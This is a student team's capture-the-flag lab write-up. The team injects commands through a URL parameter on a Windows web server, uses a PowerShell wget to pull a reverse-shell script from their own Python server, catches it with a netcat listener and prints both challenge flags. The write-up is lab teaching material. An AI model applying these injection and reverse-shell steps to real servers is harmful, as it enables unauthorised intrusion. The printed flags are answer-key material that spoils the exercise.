


If we type in the name we found into the name section in the url, and add “|dir” which is a windows terminal command, we can see something out of windows terminal appear in the loaded page. This means anything typed after the vertical bar is executed as a command in the server terminal.




Adding ipconfig to the same place gives us what you would normally see in a windows terminal as well.


Step 2: Initial Foothold
Members involved: Lau Zi Thao, Garrison Goh Zen Ken, Teng Wei Joe
Tools used: burpsuite, foxyproxy, nano, python, netcat




We ran burp suite and foxyproxy and intercepted a connection to the url with the query and sent it to the repeater tab.




What we saw before, we can replicate in burpsuite. Using the exploitative url and the dir command, we can see inside this directory, which we will send the reverse shell to.



We created a reverse shell named “shell.ps1” with a powershell reverse shell script we found on github, and then entered our own ip with the desired port.




We used burp suite decoder to encode a powershell wget command that we can inject to send the reverse shell. We encoded the command into url form so we can insert it into the url query.




We then pasted the encoded command to send shell.ps1 into the targeted system.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.82.135 - - [02/Aug/2022 09:47:24] "GET /hi.txt HTTP/1.1" 200 -
10.10.82.135 - - [02/Aug/2022 09:50:16] "GET /hi.txt HTTP/1.1" 200 -
10.18.88.6 - - [02/Aug/2022 09:59:01] "GET / HTTP/1.1" 200 -
10.18.88.6 - - [02/Aug/2022 09:59:02] code 404, message File not found
10.18.88.6 - - [02/Aug/2022 09:59:02] "GET /favicon.ico HTTP/1.1" 404 -
10.18.88.6 - - [02/Aug/2022 09:59:10] "GET /shell.ps1 HTTP/1.1" 200 -
10.10.82.135 - - [02/Aug/2022 10:01:42] "GET /shell.ps1 HTTP/1.1" 200 -
10.18.88.6 - - [02/Aug/2022 10:02:46] "GET / HTTP/1.1" 200 -
10.18.88.6 - - [02/Aug/2022 10:02:46] code 404, message File not found
10.18.88.6 - - [02/Aug/2022 10:02:46] "GET /favicon.ico HTTP/1.1" 404 -
```


We opened a python webserver. We then managed to receive a signal indicating that shell.ps1 is fetched.




We checked with the dir command to make sure the shell is in the system.



We then encoded the command to run the shell.ps1 file with powershell.



Before that, we ran a netcat listener.




We pasted the encoded string for executing the shell into the repeater as usual and sent the request.

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.18.88.6] from (UNKNOWN) [10.10.78.21] 50001
```

```
PS E:\xampp\htdocs\internal> dir


    Directory: E:\xampp\htdocs\internal


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         3/27/2020   8:38 AM             53 .htaccess
-a----         4/11/2020   9:34 AM            131 index.php
-a----         4/11/2020   9:34 AM            142 name.php
-a----          8/2/2022   7:26 AM            501 shell.ps1


PS E:\xampp\htdocs\internal>
```

After a moment, our netcat listener got a return and we were able to access the targeted system's files.

Step 3: Root Privilege Escalation
Members involved: Lau Zi Thao, Wong Khai King, Teng Wei Joe, Garrison Goh Zen Ken
Tools used: cat



We skimmed through the drives and directories, and found the C: drive and that the administrator is easily accessible just by using the cd command.

```
PS C:\users\administrator> cd desktop
PS C:\users\administrator\desktop> dir


    Directory: C:\users\administrator\desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         3/28/2020  12:39 PM             37 user.txt


PS C:\users\administrator\desktop> cat user.txt
thm{09b408056a13fc222f33e6e4cf599f8c}
```

Within the administrator's desktop, we found the user flag.

```
PS C:\users> cd superadmin
PS C:\users\superadmin> dir
```

After that, we navigated to the user superadmin to find out that its contents could not be viewed.

```
PS C:\users\superadmin> get-acl c:/Users/SuperAdmin | fl


Path   : Microsoft.PowerShell.Core\FileSystem::C:\Users\SuperAdmin
Owner  : NT AUTHORITY\SYSTEM
Group  : NT AUTHORITY\SYSTEM
Access : BUILTIN\Administrators Deny  FullControl
         S-1-5-21-297466380-2647629429-287235700-1000 Allow  FullControl
Audit  :
Sddl   : O:SYG:SYD:PAI(D;OICI;FA;;;BA)(A;OICI;FA;;;S-1-5-21-297466380-264762942
         9-287235700-1000)
```

We checked the permissions and realised that we are denied full control, but we still have partial control.

```
PS C:\users\superadmin> cat c:/users/superadmin/desktop/root.txt
thm{a1f936a086b367761cc4e7dd6cd2e2bd}
PS C:\users\superadmin>
```

We assumed the final flag would also be in the desktop like the previous flag. We also know that the final flag is root.txt so we just used the cat command to find the final flag and we managed to obtain it.

Contributions

Each member's role and contribution:

ID	**Name**	Contribution	Signatures
12111 02370	LAU ZI THAO	Used the dig command and found subdomains. Added subdomains into /etc/hosts config. Ran hydra command to find username and password combination for the website. Used burp suite repeater to insert reverse shell into the server storage. Suggested the use of python web server to fetch the reverse shell. Recorded the task walkthrough. Helped with editing.	
12111 02797	TENG WEI JOE	Discovered that the website is vulnerable to SSRF attacks. Found out how to exploit the targeted server's terminal by using a vertical bar. Found the first flag by changing the drive to the C: drive. Compiled and sorted the writeup documentation. Edited the presentation video.	
12111 01029	GARRISON GOH ZEN KEN	Added the main hostname into /etc/hosts config. Ran nmap scans to find open ports. Encoded the command to insert the reverse shell into URL form so that it works. Did further enumerations on the other users' file permissions in the C: drive.	
12111 03142	WONG KHAI KING	Skimmed through the http websites with the open ports for information. Used netcat to receive a signal from the reverse shell to get access to the targeted server. Assumed that the final flag was also located in the desktop of superadmin.	

VIDEO LINK: https://youtu.be/WBmpBpRJass